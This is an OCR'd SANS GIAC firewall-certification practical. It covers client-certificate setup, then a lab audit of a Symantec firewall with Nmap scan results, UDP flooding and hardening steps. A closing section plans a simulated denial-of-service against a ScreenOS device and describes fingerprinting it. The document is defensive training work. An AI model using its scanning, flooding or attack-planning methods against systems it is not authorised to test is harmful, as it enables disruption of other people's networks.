
Screenshot 20 – Setting Security Level

The user's certificate request is now pending. Now someone from GE must go into the Certificate Authority via an MMC console and approve the certificate. To do this, follow the steps on the next page.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


- Open Start > Programs > Administrative Tools > Certificate Authority
- Expand the Pending Requests tree
- Select the pending certificate on the right
- Right click and select All Tasks > Issue

Our buddy Sparky can now return to the same site and download his user certificate. At the page, have the user check the radio button labeled Check on a pending certificate and then click the Next button. Follow the pages until reaching the page where the user can download their certificate.



Screenshot 21 – Downloading the Certificate

When the user installs the certificate, they will be prompted with a dialog box to install the root chains for GIAC Enterprises. Have the user click Yes.



Screenshot 22 – The GE Root Certificate

Now the user is ready to access the GE Web~Client server.

For more information on issuing user certificates, you can check the Microsoft site at the link provided below.


http://www.microsoft.com/windows2000/en/advanced/help/sag_CSWprocs_reqcert.htm
(Microsoft Ref. 6)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Requiring Certificates to Connect
Now what need to be done is to only allow certificates issued by GIAC Enterprises. To do this, I will create what is called a Certificate Trust List (CTL). To create the list, go to the web server and open the Internet Services Manager.

- Right click on Default Web and select Properties
- Select the Directory Security tab
- Click Edit at the bottom
- Check the Enable Certificate Trust List box
- Click New
- Go through the wizard by clicking Next
- Click the Add From Store button
- Select the GIAC Enterprises certificate
- Name the trust list
- Click OK to save and close

Now when a user connects to the Client web server, that user will be prompted to provide a certificate as shown in the screenshot below.




Screenshot 23 – Client Authentication

If that certificate meets the requirements of being issued by GIAC Enterprises, the user will be granted access to the web site. What I will have now is an authenticated user specifically granted access by GIAC Enterprises over an SSL connection.

What is important to understand that this certificate cannot be passed around as easily as a user name and password and is PIN protected. Every time the user accesses the certificate to authenticate to the web site, a PIN must be entered. Therefore, the user is authenticating locally and no authentication information is being passed over the Internet. Also, certificates typically expire after a year and can also be put on a revoked list if access needs to be denied sooner. After the one-year period the certificate expires, and it can be removed from the


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

revocation list. Below is a sample of the web site after authenticating. Notice the SSL connection lock at the bottom of the browser. From this point clients can access their accounts and retrieve their fortunes. As stated earlier, the web interface will work together with a database located within GE and whose access is controlled by the firewall.



Screenshot 24 – GIAC Client Web Site

If a user tries to access the site without a certificate, the following error will be encountered:



Screenshot 25 – Access Denied

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Verifying the Firewall Policy

In this section I will be verifying the firewall policy. What this means in simplest terms is that I will be checking to see if the rule base I created is working properly and that the system is up to date. Let me emphasize that I will not be trying to "hack" the firewall. However, I will be going at it from all entry and exit points testing to see how it reacts to legal traffic, illegal traffic, flooding, and network mapping attempts.

Not having a terribly large amount of auditing experience, I turned to the Internet for some clues. The most useful and concise resource I found was a source written by Lance Spitzner at http://www.spitzner.net/audit.html. (Spitzner) This document provides an outstanding look at how to do an audit taking the reader from "Where to Start" all the way through to using some actual tools for testing.

What to Expect

Taking Lance's guidance, I asked myself the simple question he poses in his document: "What do you expect from your firewall?" (Spitzner) So, I made a list.

1. **Only allow traffic specified.** This means allow only the protocols I specified as well as only allow that traffic across the specified routes specified.
2. **Don't crash.** This may be asking a lot on a Windows box, but its pretty important nonetheless. I need to make sure that this firewall package can handle all the malicious traffic that anyone can throw at it without shooting out blue smoke.
3. **Be reliable.** This is similar to don't crash, but what I am referring to is that even when someone is bombing the firewall with bad traffic, all the good traffic still goes through and gets processed in a timely manner.
4. **Be recoverable.** In the event that world ends, as the firewall knows it, that I can somehow get it back up and running in a timely manner.
5. **Be up to date.** Are all the possible patches installed?
6. **Be secure.** What I mean by this is that the server itself has a masked administrator account with a solid password. Finally, there needs to be good physical security on the server.
7. **Be manageable.** This is probably more important than some people think. No system should dominate your time. If you spend 95% of your time managing your firewall, some other security flaw somewhere in some other system is bound to pop up. Therefore, I want a firewall that is all of the above, but it also has to be easy to manage and easy enough to teach an associate to manage within a reasonable amount of time.
8. **Be meticulous.** When I say meticulous I am referring to log files. I need to ensure that I am getting the information I need in as much complete detail as possible.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The Plan

Now that I know what I am looking for, I will detail a technical plan to evaluate seven of those eight expectations. There is an item from my list that I cannot really test during an audit. That one would be "being manageable". However, this is one of the factors that came into consideration when first deciding on which firewall product to use. Below is a plan of attack for each of the remaining elements.

Specified Traffic Test – To test this I will be moving a laptop around the lab to various points. These points are the Internet, the DMZ, the Internal network, and the Remote network. From each of these points I will test entry and exit rules of the firewall.

1. Try TCP and UDP connects to the firewall (all NICs) and a server on the other side (Intranet and DMZ) of the firewall from the "Internet" side of the firewall.
2. Try TCP and UDP connects to the firewall (all NICs) and a server on the other side (DMZ and Internet) of the firewall from the Internal network.
3. Try TCP and UDP connects to the firewall (all NICs) and a server on the other side (Intranet and Internet) of the firewall from the DMZ network.
4. Try ICMP and mapping using the directional format from above.
5. Try to put legal and illegal traffic out to the Internet from a legal and an illegal IP address from within the network.
6. Try using invalid IP addresses coming into the firewall. (Use internal IP entering from outside for example.)

Crash and Reliability Test – To do this test I will use a UDP flood program to flood the firewall with one system while trying to connect to the web server with another workstation. To add to the load I will do it over a VPN tunnel.

Recovery Test – To do this test I will backup the entire firewall configuration. At that point I will remove the firewall and replace it with another server and attempt to import the configuration. From there I will compare the two firewalls.

Patch Test – This will involve going to http://www.microsoft.com (Microsoft) and www.symantec.com (Symantec) to ensure that every patch is installed for both the OS and the firewall.

Log Test – During each of the above tests I will be monitoring the log files to see if the firewall is actually logging malicious traffic in a complete and useful format. Also, I will check to see if it is logging legal traffic. From that

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

point I will decide whether or not to trim down how much legal traffic is logged by the system to make log file review an easier process.

Time of the Audit

Obviously the best time to conduct an audit is during a time the network will not be in use. However, considering GE is a global e-business and the Earth is round, network traffic may not see much downtime. But considering that most countries work a standard Monday to Friday workweek, Saturday would be the best call. That would give all of Saturday to conduct the test and Sunday to fix anything that may be damaged during the test. With this in mind, I would start the audit at 03:00 GMT on a Saturday. That would be just about the time the people in Hawaii would be going home from work on a Friday and 12PM on Saturday at the corporate headquarters in Japan.

Another important factor relating to timing is notification. I would ensure that every GE employee, client, partner, and supplier is notified at least one week in advance and at least two times. Once notice would be a week prior to the audit, the second would be the day before.

Audit Cost and Level of Effort

The cost of the audit should be nominal unless outsourced to a third party. All of the tools being used are freeware or GPL. Therefore, the only real direct cost would be the salary for the employee conducting the audit. However, the indirect cost would be lost business for about a 12-hour period with the possibility of that period extending to 36 hours.

The level of effort should be nominal as well. With proper preparation, the critical network resources will have fresh backups done during the week prior to the effort. Also, a second firewall on standby will be ready to deploy if a severe failure occurs on the firewall being tested. Thus, the only real time involved will be waiting for the scanners to run. (It can take up to an hour or longer for each scan.)

Risks

The biggest risk faced is a complete failure of the firewall. This could happen for a number of reasons from the stress that I will attempt to place on it, but is an easily recoverable system. The first test that will be done is the Recovery Test. If I can successfully import all of the settings onto a second firewall, recovery would be a minor task. However, if the import fails I would have to reconsider or postpone the remaining tests until the Recovery Test was successful.

The next risk involved is configuration problems after the test. During the test several network components or paths may be moved or changed. This leaves the possibility that these components may not be returned to their previous working state and would take time to reconfigure. Ensuring that accurate network

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

diagrams and connection charts are available can mitigate this risk in case the entire network would have to be “rewired” on short notice.
Another possible risk is physical damage to systems. This can happen at any time while working with electrical components (network cables for example) and is easily avoidable by practicing basic safety precautions while working. An example of this would be to ensure that you discharge any static electricity you may be carrying prior to working on electrical equipment.

Conducting the Validation

Recovery Test

As mentioned earlier, this is the first test. Using the backup tool in the SRMC, I performed the backup by following this process:

- Right click on the firewall in the tree
- Selected All Tasks > Backup
- Saved the file to disk

From here I took the disk over to a second firewall in the lab and used the same process to Restore the configuration. Unfortunately, this process failed. I was unable to log into the second firewall due to a repeated Access Denied error. After some research at http://www.syamantec.com/techsupp (Symantec Ref. 2), I found that the problem was that I did not set a restore password when creating the backup. This is required if you plan to restore the configuration to a different system. After trying the backup again with the restore password in place, I was able to successfully restore the firewall on another system.

However, I still wanted another option as a backup plan. This left the option of a tape back up type of restore. Although this is a common way to save data, I have found that restoring data from backups for this type of application is not totally reliable. I will do this, but will also take further steps to ensure that the firewall can be recovered due to a catastrophic failure.

The final means, and most reliable in my opinion, is to back the data up in the form of either a spreadsheet or printed copy. With this information at hand, the Symantec Enterprise firewall can be manually restored within an hour’s time (firewall only) for the GE network. I have actually had to do this a few times during the course of this assignment and I have found that the restore goes very quickly with a preconfigured checklist to reference.

Patch Test

This is more of a check than a test. However, a manual inventory of applied patches and hot-fixes was compared to those listed at http://www.microsoft.com (Microsoft) and http://www.symantec.com. (Symantec) All patches were up to date except for a few additional features that were not security related. (Journal viewer

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

for example.) One of the other features that I ensured was enabled was the Auto Update feature in the Windows OS. I configured the service to notify the administrator when it found new updates ready for download from Microsoft.

In addition to the automated process, I would schedule a weekly task for myself or another person to go to both web sites at a minimum of once per week to check for updates. (The Symantec site being more important since there is no Auto Update for the firewall.) Also, I would ensure that an administrative email account was on pertinent notification lists to warn of vulnerabilities.

Specified Traffic Test

Before starting the test in the lab, I ensured that no ACL's were in place on the routers so that all traffic would pass through. This was done to ensure I was testing the actual firewall itself.

NMap

To start this test out, the first tool I used was NMap from http://www.insecure.org/nmap/. (NMap) I set it up to SYN scan the outer interface of the firewall on IP 192.168.1.34 and to check ports 1-65535. When I first started the test, I expected ports 53, 80, 443, 25, and 500 to be open. Surprisingly, a lot more seemed to be open and some of the ones I expected to be open were not.

Port	State	Service
21/tcp	open	ftp
23/tcp	open	telnet
25/tcp	open	smtp
49/tcp	open	tacacs
53/tcp	open	domain
70/tcp	open	gopher
80/tcp	open	http
119/tcp	open	nntp
416/tcp	open	silverplatter
417/tcp	open	onmux
418/tcp	open	hyper-g
420/tcp	filtered	smpte
425/tcp	open	icad-el
443/tcp	open	https
481/tcp	open	dvs
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
554/tcp	open	rtsp
1039/tcp	open	unknown
1090/tcp	open	unknown
1521/tcp	open	oracle
1720/tcp	open	H.323/Q.931
7070/tcp	open	realserver

After an extended session of sitting and blinking at the screen in utter disgust, I went to Symantec's support site and searched their knowledgebase for answers. After some searching, I did find the answer in a knowledgebase document. The

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

document ID is 2002060406124054 and can be retrieved at http://www.symantec.com/techsupp. (Symantec Ref. 2) Quoted from the document:

"A port scan of the Symantec Enterprise Firewall shows many ports as "open." You need to know how to close these ports.


A connection made to a port on a proxy type firewall is first established and then the firewall makes a determination, based on filters, tunnels, rules, and other criteria, whether to allow the traffic to pass the firewall or not. If all criteria are met for the traffic to be passed, a new connection is established from the other side of the firewall to the client/server on that side.

Connections are not "passed" as such; instead connections are proxied. The primary distinction between these two methods is that the proxy-type firewall creates a new connection from the other interface rather than allowing a connection to pass. While this method is a little higher in overhead, it is infinitely more secure.

If desired, interface filters may be used to drop packets arriving for unused ports. Disabling unused services also leaves these ports closed. It is also possible (and recommended) to restrict access to unused ports at the border router by using access control lists
(ACLs)."

This document explained a lot. So, I put it to the test by performing the same test on the web server behind the firewall. The firewall immediately notified me of a port scan (as it did when the firewall itself was scanned) and even identified the probable program being used as Nmap. After the scan was complete, Nmap displayed some results that definitely were more pleasing:

Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds (NMap)



Screenshot 26 – Port Scan Alert

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Even with allow rules in place for allowing access to the Client Web server, Nmap was unable to discover anything about the host as the above error message details.

So, based on this information one of the actions I would take is to ensure that the appropriate entry to drop any unwanted traffic that terminates on the firewall is enabled on the router. Fortunately, I had already added the following line to the access list as the last rule for inbound traffic:

access-list 101 deny ip any any log

However, being the paranoid type, I would probably now enable the interface filters spoke of in the above quotation. I found the procedure for this in the knowledgebase at http://www.symantec.com/techsupp (Symantec Ref. 2) under document ID 2001080708560954.

Also mentioned in the document is a method to avoid fingerprinting. By default the firewall greets a user that attempts to connect to it using telnet with a banner that starts with:

- Raptor Firewall Secure Gateway -

Personally, I would change this so I was not advertising what firewall I am running. Going to the raptor\firewall\sg directory and changing the text within the gateway_motd text file will prevent this banner from displaying. For fun I changed it to:

- Welcome to Atari 2600. Press ALT F4 to start the IQ test. -

Other Traffic Flow Tests

Next, I tested basic traffic flows using simple tools like a web browser, telnet, ftp, and ping. I performed these tests from each side of the firewall to see if traffic was allowed as specified. Below is a table of the results.

Chart 5 – Traffic Flow Tests

Source/Test	Outer	Intranet	DMZ
Outer/ping	Blocked (FW)	Blocked	Blocked
Outer/http(s)	Blocked (FW)	Blocked	Allowed
Outer/telnet>smtp	Blocked (FW)	Blocked	Blocked
Outer/ftp	Blocked (FW)	Blocked	Blocked
Intranet/ping	Allowed	N/A	Blocked
Intranet/http(s)	Allowed	N/A	Allowed
Intranet/telnet>smtp	Blocked	N/A	Blocked
Intranet/ftp	Allowed	N/A	Blocked
DMZ/ping	Blocked	Blocked	N/A
DMZ/http(s)	Blocked	Blocked	N/A
DMZ/telnet>telnet	Blocked	Blocked	N/A
DMZ/ftp	Blocked	Blocked	N/A

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

One item to note in the table is that telnet connection attempts to the smtp port were blocked. Normally this would be a possible connection. However, one of the options is to reject “telnet clients” over smtp when creating the rule to allow smtp.

Tracert

Next, I performed some basic trace-route tests trying to trace the route into the network to the web server. The reason I tested this is because there is a specific option to allow this in the firewall settings. I had trace-route blocked and wanted to see if this option was operating correctly. As shown below, I could not get any results past the router.

```
C:\>tracert 192.168.1.99

Tracing route to 192.168.1.99 over a maximum of 30 hops
  1   <10 ms   <10 ms   <10 ms  10.10.1.1
  2     *        *        *     Request timed out.
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     *        *        *     Request timed out.
```

WS Ping Pro Pack

Next, I ran WS Ping Pro Pack from http://www.ipswitch.com (Ipswitch) to scan the entire 192.168.1.0 subnet in a discovery attempt from an “Internet” address of 10.10.1.20. The systems active on this subnet were 192.168.1.34 (main firewall), 192.168.1.99 (client web server), and 192.168.1.130 (remote firewall). Again, the firewalls were discovered, but nothing behind them (the web server) was discovered. Any attempts to connect to the services found on the firewalls failed.

```
192.168.001.034 DNS FTP GOPH NNTP SMTP HTTP
192.168.001.130 FTP GOPH NNTP SMTP HTTP
(NMap)
```

After completing these tests, I felt confident that the firewalls were functioning as designed. They were controlling traffic as I specified. However, I find the fact that those services on the firewalls being shown as available but not actually functional rather disconcerting. I would prefer that they not even show as available. I consider the fact that they even show up acts as an invite for the potential hacker. Fortunately, these can be hidden using the border routers and the filtering options described above.

Log Test

During the tests under the Nmap section I was continuously monitoring the log files too see what the firewall was telling me. A nice feature is that the firewall gives detailed logs by default, and even more details can be enabled in the view by simply customizing the view and adding the various components. I found that there was actually a lot more logging going on than necessary. Examples of this are log entries that are “informational” like an entry stating the SRMC console successfully updated. I was able to filter these out by customizing what log entries are displayed.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

For those that like text based log files to view, that option is available as well. The logs are kept in a directory that the administrator specifies and can be viewed with a text editor as well. The firewall automatically changes logs when the current log reaches 200mb in size. To save space I moved the log file directory to a separate drive and then compressed that directory. Added security to guard against tampering could be enabled by encrypting the directory using Encrypting File Service (EFS).

Crash and Reliability Test

This test involved two workstations using a program called UDP Flood from http://www.foundstone.com. (Foundstone) While running the floods against the firewall, I will attempt to connect to the Client Web server from the "Internet" portion of the lab with another workstation to see if the firewall can still process the traffic.

I started the floods from the two workstations and let them run for about 20 minutes. Next, I went to the workstation on the "Internet" and attempted to connect to the Client Web server. Connecting to the web server did not seem to be a problem. This could be because I was not able to put enough stress on the firewall, or it was just handling the flood attempt well.



Screenshot 27 – UDP Flood Logs

As seen above, the firewall sends a port unreachable reply and then started to suppress log entries for the event. Knowing this information, I would disable the ICMP port unreachable reply since this could cause the firewall to be used as some kind of relay in a Denial of Service attack.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Overall, I was pleased with the stress test results. A big plus was that the firewall never crashed no matter what traffic I was able to send to it. However, the best stress test would probably be to monitor the firewall during normal working hours to monitor how it reacts since traffic from production network traffic would be much greater than a lab environment.

The bottom line from all of the tests is that the firewall is doing its job on handling traffic. However, a lot was learned about how the firewall operates and displays itself on the Internet. This warranted some “tweaking” of the firewall and double-checking of the routers to make sure that the services on the firewall do not present what I would refer to as an invite to malicious individuals.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Design Under Fire

In this section I will be outlining an attack on the network design of Lawrence Manalo, analyst number 0431. His practical is posted on the GIAC site under this link: http://www.giac.org/practical/GCFW/Lawrence_Manalo_GCFW.pdf. (Manalo)




Diagram 4 – Target Network

The Vulnerability

Lawrence used a Netscreen 208 Firewall/VPN appliance running ScreenOS v4.03r1. Unfortunately, this OS version has a few vulnerabilities associated with it and are listed here:

http://www.netscreen.com/services/security/alerts/advisory-57739.txt (Netscreen Ref. 1)

http://www.secunia.com/advisories/9404/ (Secunia Ref. 1)

http://www.secunia.com/advisories/9124/ (Secunia Ref. 2)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The first advisory is from Netscreen and is listed in full in Appendix C of this document. It describes a DoS attack based on the vulnerability in management connections to the firewall. Apparently, anyone that attempts to connect to the management IP on the device with “certain TCP window options” set will cause the device to crash and reboot.

The second link describes the same vulnerability as the first. The first is the official notification from Netscreen.

The third link describes the vulnerability in the authentication procedures of the device. If the device is configured to protect web-based services with a user name and password, another user could potentially “hijack” the session. This is because the device does not grant access per session, but rather per IP address. Therefore, a user within the same network could potentially “steal” the IP and thus have access to the previously authenticated service.

The DoS Attack

Up to this point in this document everything has been based on an actual network that was built to support the technical details within the text. However, since the device being attacked is a hardware device that I do not have access to run the tests, all tests and results will be simulated. Mr. Manalo provided a good amount of detail under the configuration section regarding his firewall. Based on that information and the technical details of the test that is to be run, I should be able to provide an answer on whether this test would actually be successful in a production environment.

This attack is dependent upon a couple of items. First, I would have to be sure that this firewall is running a vulnerable version of ScreenOS. I can easily tell by looking at Mr. Manalo’s paper that it is vulnerable, but in a real situation I would have no clue to even what firewall he was running until I fingerprinted it. One way to fingerprint a system is with NMap. It usually does a pretty good job of telling the user what is running on the target system. However, even if it were able to tell me that the system was a Netscreen box, I still might not know what version the ScreenOS was. One approach is of an educated guess. Looking at the advisory, it is two months old at the writing of this document. Therefore, that is a strong signal that anyone running ScreenOS is probably vulnerable. Unfortunately, people tend to lag on patches for their systems and sometimes it ends up hurting them.

The next thing that this item is dependent on is if one of the outer interfaces on the device is set to be a management port. If the administrator either forgot to disable management on this interface, or the administrator has enabled it so that the device can be managed remotely, I am in business and the attack now has a very good chance to succeed. From a realistic standpoint the only way to know for sure is to run the attack.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

